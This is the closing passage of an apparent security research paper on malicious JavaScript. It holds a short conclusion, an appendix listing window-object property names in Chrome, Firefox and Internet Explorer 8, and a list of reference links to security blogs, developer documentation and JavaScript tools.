In this paper we have seen some of the ways in which malicious JavaScript has been developing recently. Interestingly, there are several similarities we can make with how executable malware has evolved over the years; most notably, some of the tricks used to evade detection and break automated analysis.

Appendix A

List of objects enumerated within the `window` object for 3 popular browsers.

Chrome 6.00 beta (Linux)		**Firefox 3.6 (Windows)**		**Internet Explorer 8**
top	SVGTextPathElement	document	status	status
window	SVGAnimatedTransformList	netscape	defaultStatus	onresize
location	HTMLLegendElement	XPCSafeJSObjectWrapper	location	onmessage
chromium	SVGPathSegCurvetoQuadraticAbs	XPCNativeWrapper	innerWidth	parent
chrome	MouseEvent	Components	innerHeight	onhashchange
external	MediaError	sessionStorage	outerWidth	defaultStatus
document	HTMLObjectElement	globalStorage	outerHeight	name
SVGPathSegLinetoVerticalRel	HTMLFontElement	getComputedStyle	screenX	history
SVGFESpotLightElement	SVGFilterElement	dispatchEvent	screenY	maxConnectionsPerServer
HTMLButtonElement	WebKitTransitionEvent	removeEventListener	mozInnerScreenX	opener
webkitNotifications	MediaList	name	mozInnerScreenY	location
pageYOffset	SVGVKernElement	parent	pageXOffset	screenLeft
EntityReference	SVGPaint	top	pageYOffset	document
NodeList	SVGFETileElement	dump	scrollMaxX	onbeforeprint
screenY	Document	getSelection	scrollMaxY	screenTop
SVGAnimatedNumber	XPathException	scrollByLines	length	clientInformation
webkitPerformance	innerWidth	scrollbars	fullScreen	onerror
SVGTSpanElement	TextMetrics	scrollX	alert	onfocus
navigator	personalbar	scrollY	confirm	event
MimeTypeArray	HTMLHeadElement	scrollTo	prompt	onload
sessionStorage	SVGFEComponentTransferElement	scrollBy	focus	onblur
SVGPoint	ProgressEvent	scrollByPages	blur	window
SVGScriptElement	SVGAnimatedPreserveAspectRatio	sizeToContent	back	closed
OverflowEvent	Node	setTimeout	forward	screen
HTMLTableColElement	SVGRectElement	setInterval	home	onscroll
HTMLOptionElement	CSSPageRule	clearTimeout	stop	length
HTMLInputElement	SVGLineElement	clearInterval	print	frameElement
SVGFEPointLightElement	CharacterData	setResizable	moveTo	self
SVGPathSegList	length	captureEvents	moveBy	onunload
SVGImageElement	FileError	releaseEvents	resizeTo	onafterprint
defaultStatus	SVGDocument	routeEvent	resizeBy	navigator
SVGMarkerElement	MessagePort	enableExternalCapture	scroll	frames
HTMLMetaElement	ClientRect	disableExternalCapture	close	sessionStorage
HTMLLinkElement	Option	open	updateCommands	top
WebKitCSSTransformValue	SVGDescElement	openDialog	find	clipboardData
Clipboard	Notation	frames	atob	external
HTMLTableElement	StorageEvent	applicationCache	btoa	onhelp
SharedWorker	HTMLFieldSetElement	window	frameElement	offscreenBuffering
SVGAElement	HTMLVideoElement	self	showModalDialog	localStorage
SVGAnimatedRect	locationbar	navigator	postMessage	onbeforeunload
SVGGElement	SVGRenderingIntent	screen	addEventListener	
toolbar	SVGPathSegLinetoRel	history	localStorage	
SVGLinearGradientElement	UIEvent	content		
innerHeight	HTMLTableRowElement	menubar		
SVGForeignObjectElement	HTMLDListElement	toolbar		
SVGAnimateElement	File	locationbar		
applicationCache	SVGEllipseElement	personalbar		
SVGFontElement	SVGFEFuncRElement	statusbar		
pageXOffset	HTMLAllCollection	directories		
SVGFontFaceElement	CSSValue	closed		
Element	SVGAnimatedNumberList	crypto		
SVGPathSegCurvetoQuadraticSmoothRel	HTMLParamElement	pkcs11		
opener	SVGElementInstance	controllers		
SVGStopElement	SVGPathSegLinetoHorizontalRel	opener		
CSSStyleSheet	HTMLModElement			
StyleSheetList	outerHeight			
TimeRanges	CSSFontFaceRule			
HTMLHRElement	SVGPathSeg			
WebKitPoint	CSSStyleDeclaration			
screenLeft	WebSocket			
SVGViewElement	TouchEvent			
SVGGradientElement	Rect			
SVGPathSegMovetoRel	StyleSheet			
HTMLDivElement	SVGPathSegLinetoHorizontalAbs			
CanvasPattern	SVGColor			
KeyboardEvent	SVGComponentTransferFunctionElement			
SVGHKernElement	SVGStyleElement			
HTMLTitleElement	SVGNumberList			
HTMLQuoteElement	Blob			
SVGFEImageElement	SVGFEFloodElement			
screenX	clientInformation			
SVGPathSegMovetoAbs	HTMLStyleElement			
RangeException	…			
	<SNIP – there are 100s more!!! >			

1 http://www.sophos.com/security/technical-papers/modern_web_attacks.html

2 http://www.sophos.com/blogs/sophoslabs/?p=1639

3 http://www.sophos.com/blogs/sophoslabs/v/post/3589

4 http://www.sophos.com/security/topic/fake-antivirus.html

5 http://www.sophos.com/blogs/sophoslabs/?p=3632

6 http://javascript.crockford.com/jsmin.html

7 http://developer.yahoo.com/yui/compressor/

8 http://o.dojotoolkit.org/docs/shrinksafe

9 http://jsbeautifier.org/

10 http://code.google.com/p/google-code-prettify/

11 https://developer.mozilla.org/en/JavaScript/Guide/Working_with_Objects

12 https://developer.mozilla.org/en/JavaScript/Reference/Functions_and_function_scope/arguments/callee

13 http://isc.sans.edu/diary.html?storyid=1519

14 http://www.w3.org/TR/Window/

15 https://developer.mozilla.org/en/dom

16 https://developer.mozilla.org/en/document.getElementById

17 https://developer.mozilla.org/en/DOM/element.getElementsByTagName

18 http://www.w3schools.com/jsref/event_body_onload.asp

19 http://www.sophos.com/security/analyses/viruses-and-spyware/malobfjscm.html

20 http://www.sophos.com/security/analyses/viruses-and-spyware/trojjsrediram.html

21 http://www.sophos.com/blogs/sophoslabs/?p=10381

22 http://www.sophos.com/blogs/sophoslabs/?p=1809

23 http://www.sophos.com/blogs/sophoslabs/?p=1941

24 http://www.sophos.com/blogs/sophoslabs/?p=10486

25 http://www.sophos.com/blogs/sophoslabs/?p=10440

26 https://developer.mozilla.org/en/window.setTimeout

27 https://developer.mozilla.org/en/Core_JavaScript_1.5_Guide/Statements#Exception_Handling_Statements

28 http://msdn.microsoft.com/en-us/library/7sw4ddf8(VS.85).aspx

29 http://jsunpack.jeek.org/dec/go

30 http://www.sophos.com/blogs/sophoslabs/?p=7827

31 http://www.adobe.com/products/creativesuite/pdfs/bridge_javascript_ref.pdf

32 http://www.sophos.com/blogs/sophoslabs/?p=8315

33 http://www.virusbtn.com/vb100/rap-index.xml

34 http://dean.edwards.name/packer/

35 http://www.xidea.org/project/jsa/

36 http://www.antssoft.com/htmlprotector/index.htm

37 http://en.wikipedia.org/wiki/Heap_spraying

38 http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf

39 http://www.sophos.com/security/topic/threat-report-jan2010/threat-report-jan2010-page03.html

40 http://www.sophos.com/blogs/sophoslabs/?p=11095

41 http://www.sophos.com/security/analyses/viruses-and-spyware/jswndredb.html